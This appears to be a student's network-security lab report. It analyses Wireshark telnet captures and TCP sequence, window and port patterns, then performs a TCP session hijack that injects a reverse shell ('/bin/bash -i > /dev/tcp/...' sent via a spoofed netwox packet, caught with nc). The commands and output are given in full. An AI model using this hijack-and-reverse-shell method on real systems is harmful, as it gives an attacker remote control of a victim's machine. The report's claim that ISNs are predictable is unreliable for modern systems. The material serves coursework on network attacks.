29	26.959317378	PcsCompu_6f:8e:45	PcsCompu_7c:98:47	ARP	60	10.0.2.6 is at 08:00:27:6f:8e:45
30	27.021838216	PcsCompu_7c:98:47	Broadcast	ARP	42	Who has 10.0.2.5? Tell 10.0.2.4
31	27.022403576	PcsCompu_00:c4:48	PcsCompu_7c:98:47	ARP	60	10.0.2.5 is at 08:00:27:00:c4:48
32	27.081337211	10.0.2.5	10.0.2.6	TCP	54	40308 → 23 [PSH, ACK] Seq=2125997839 Ack=4269703895 Win=501 L…
33	38.905496206	10.0.2.6	10.0.2.5	TELNET	186	Telnet Data ...
34	44.023077246	PcsCompu_6f:8e:45	PcsCompu_00:c4:48	ARP	60	Who has 10.0.2.5? Tell 10.0.2.6
35	44.023178126	PcsCompu_00:c4:48	PcsCompu_6f:8e:45	ARP	60	10.0.2.5 is at 08:00:27:00:c4:48

```
▸ Frame 33: 186 bytes on wire (1488 bits), 186 bytes captured (1488 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_6f:8e:45 (08:00:27:6f:8e:45), Dst: PcsCompu_00:c4:48 (08:00:27:00:c4:48)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 40308, Seq: 4269703895, Ack: 2125997839, Len: 120
    Source Port: 23
    Destination Port: 40308
    [Stream index: 1]
    [TCP Segment Len: 120]
    Sequence number: 4269703895
    [Next sequence number: 4269704015]
    Acknowledgment number: 2125997839
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 509]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xf4f1 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (120 bytes)
▾ Telnet
    Data: \r\n
    Data: \033]0;yib@server: ~\a\033[01;32myib@server\033[00m:\033[01;34m~\033[00m$ \r\n
    Data: \033]0;yib@server: ~\a\033[01;32myib@server\033[00m:\033[01;34m~\033[00m$
```

```
0020  02 05 00 17 9d 74 fe 7e  82 d7 7e b8 27 0f 80 18   ·····t·~ ··~·'···
0030  01 fd f4 f1 00 00 01 01  08 0a 0b b0 f5 23 34 9c   ········ ·····#4·
```

4. **Summarize the patterns you observed. (10 marks)**

Study the pattern of the TCP Initial Sequence Numbers (ISN), and answer whether the patterns are predictable.

Yes, the TCP ISN is predictable. The ISN is a unique 32-bit sequence number assigned to a new connection of TCP based data communication. This means that although it is very large, it is also finite, ranging from 0 to 2^{32} -1 sequence numbers. This means that we will only be able to send 4GB of unique ISN numbers before the sequence numbers are completely used up and we will start reusing the sequence numbers. As per RFC793, this means that the ISN cycle approximately every 4.55 hours. Additionally, the RFC793 specifies "that the 32 bit counter is to be incremented by 1 in the low-order position about every 4 microsecond."

Study the pattern of TCP window size, and describe your observations.

The TCP window size that is used for this operation is 509. TCP window size is operating system specific and is predictable. Additionally, the TCP header is 16 bits field. This means that the largest window size that can be used is 2^{16} = 65K bytes.

Study the pattern of the source port numbers, and answer whether the patterns are predictable.

Yes, the source port number is predictable. The well-known ports are 0-1023 and the registered port numbers are 1024 – 49151. Usually when clients set up a connection with a server, they do not specify the port numbers. Thus, are automatically chosen by the networking stack, these are called the ephemeral ports. The ephemeral port selection is done through this algorithm:

```
/* Initialization at system boot time. Could be random */
next_ephemeral = min_ephemeral;

/* Ephemeral port selection function */
count = max_ephemeral - min_ephemeral + 1;

do {
    port = next_ephemeral;
    if (next_ephemeral == max_ephemeral) {
        next_ephemeral = min_ephemeral;
    } else {
        next_ephemeral++;
    }

    if (check_suitable_port(port))
        return port;

    count--;

} while (count > 0);

return ERROR;
```

As written in the RFC 6056. https://datatracker.ietf.org/doc/html/rfc6056

Task 4 (30 marks):

1. Describe how you create a reverse shell. (15 marks)

Here are the network configuration of the client, server, and attacker.

```
yib@server:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::355b:66e1:938b:5434  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6f:8e:45  txqueuelen 1000  (Ethernet)
        RX packets 160  bytes 46405 (46.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 179  bytes 23040 (23.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
yim@yim-client:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::9705:bb1c:f093:46bd  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:00:c4:48  txqueuelen 1000  (Ethernet)
        RX packets 160  bytes 42312 (42.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 167  bytes 21743 (21.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

This is the attacker

```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::2d2d:2966:8738:9cc1  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:7c:98:47  txqueuelen 1000  (Ethernet)
        RX packets 6043  bytes 8892682 (8.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2544  bytes 172801 (172.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 1: find the hexadecimal conversion of the command we want to inject. We want to inject this code into the server: bin/bash -i > /dev/tcp/10.10.10.2/9090 0<&1 2>&1, to open a shell on the attacker's machine. We should add a \r in front of the command such that it will run it without concatenating with previous commands. Thus the string we want to inject is:
S = "\r /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1 \r"
Using python:


```
>>> S = "\r /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1 \r"
>>> S.encode("utf-8").hex()
'0d202f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e342f39
30393020303c263120323e2631200d'
```

Thus this is the string we want to inject:
'0d202f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e342f3930393020303c263120323e2631200d'

The client telnets into server as usual.

```
yim@yim-client:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
server login: yib
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

177 updates can be installed immediately.
9 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Sep  8 20:18:13 +08 2021 from 10.0.2.5 on pts/2
yib@server:~$
```

Step 2: Attacker would sniff the packet using wireshark



Step 3: Attacker opens a netcat session at port 9090.

```
yin@attacker:~$ nc -l -v 9090
Listening on 0.0.0.0 9090
```

Step 4: Attacker send spoofing packet from TCP Hijacking Session, with the payload data of the hexadecimal obtained in step 1

```
yin@attacker:~$ sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip
4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 49284 --tcp-dst 23 --tcp-seqnum 2625836405 --tcp-acknum
 3455673781 --tcp-ack --tcp-psh --tcp-window 501 --tcp-data '0d202f62696e2f62617368202d69203e202f64
65762f7463702f31302e302e322e342f3930393020303c263120323e2631200d' --spoofip "best"
sudo: unable to resolve host attacker: No address associated with hostname
[sudo] password for yin:
IP_____________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|___0x00=0_____|_____________0x005B=91_________|
|           id                  |r|D|M|       offsetfrag        |
|_____________0x6BFE=27646______|0|1|0|_______0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|_____________0xB694_____________|
|                           source                              |
|_____________________________10.0.2.5_____________________________|
|                         destination                           |
|_____________________________10.0.2.6_____________________________|
TCP____________________________________________________________.
|          source port          |       destination port        |
|_________0xC084=49284__________|___________0x0017=23___________|
|                           seqnum                              |
|_____________________0x9C831575=2625836405_____________________|
|                           acknum                              |
|_____________________0xCDF965B5=3455673781_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|___________0x01F5=501___________|
|           checksum            |            urgptr            |
|_________0xE532=58674__________|___________0x0000=0____________|
0d 20 2f 62  69 6e 2f 62  61 73 68 20  2d 69 20 3e  # . /bin/bash -i >
20 2f 64 65  76 2f 74 63  70 2f 31 30  2e 30 2e 32  #  /dev/tcp/10.0.2
2e 34 2f 39  30 39 30 20  30 3c 26 31  20 32 3e 26  # .4/9090 0<&1 2>&
31 20 0d                                          # 1 .
yin@attacker:~$
```

sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 49284 --tcp-dst 23 --tcp-seqnum 2625836405 --tcp-acknum 3455673781 --tcp-ack --tcp-psh --tcp-window 501 --tcp-data '0d202f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e342f3930393020303c263120323e2631200d' --spoofip "best"

Result:

Attacker succeeds! Here we can see that the read/write and error is redirected into the socket

```
yib@server:~$ ifconfig
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::355b:66e1:938b:5434  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6f:8e:45  txqueuelen 1000  (Ethernet)
        RX packets 317  bytes 35546 (35.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 246  bytes 24136 (24.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 171  bytes 14083 (14.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 171  bytes 14083 (14.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

yib@server:~$ id
id
uid=1000(yib) gid=1000(yib) groups=1000(yib),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpad
min),131(lxd),132(sambashare)
yib@server:~$ whoami
whoami
yib
yib@server:~$ echo $$
echo $$
1816
yib@server:~$ ls -l /proc/1816/ds
ls -l /proc/1816/ds
ls: cannot access '/proc/1816/ds': No such file or directory
yib@server:~$ ls -l /proc/1816/fd
ls -l /proc/1816/fd
total 0
lrwx------ 1 yib yib 64 Sep  8 22:31 0 -> socket:[45876]
lrwx------ 1 yib yib 64 Sep  8 22:31 1 -> socket:[45876]
lrwx------ 1 yib yib 64 Sep  8 22:31 2 -> socket:[45876]
lrwx------ 1 yib yib 64 Sep  8 22:31 255 -> /dev/tty
yib@server:~$
```

2. Use screenshots to show you can run commands on the victim machine (15 marks)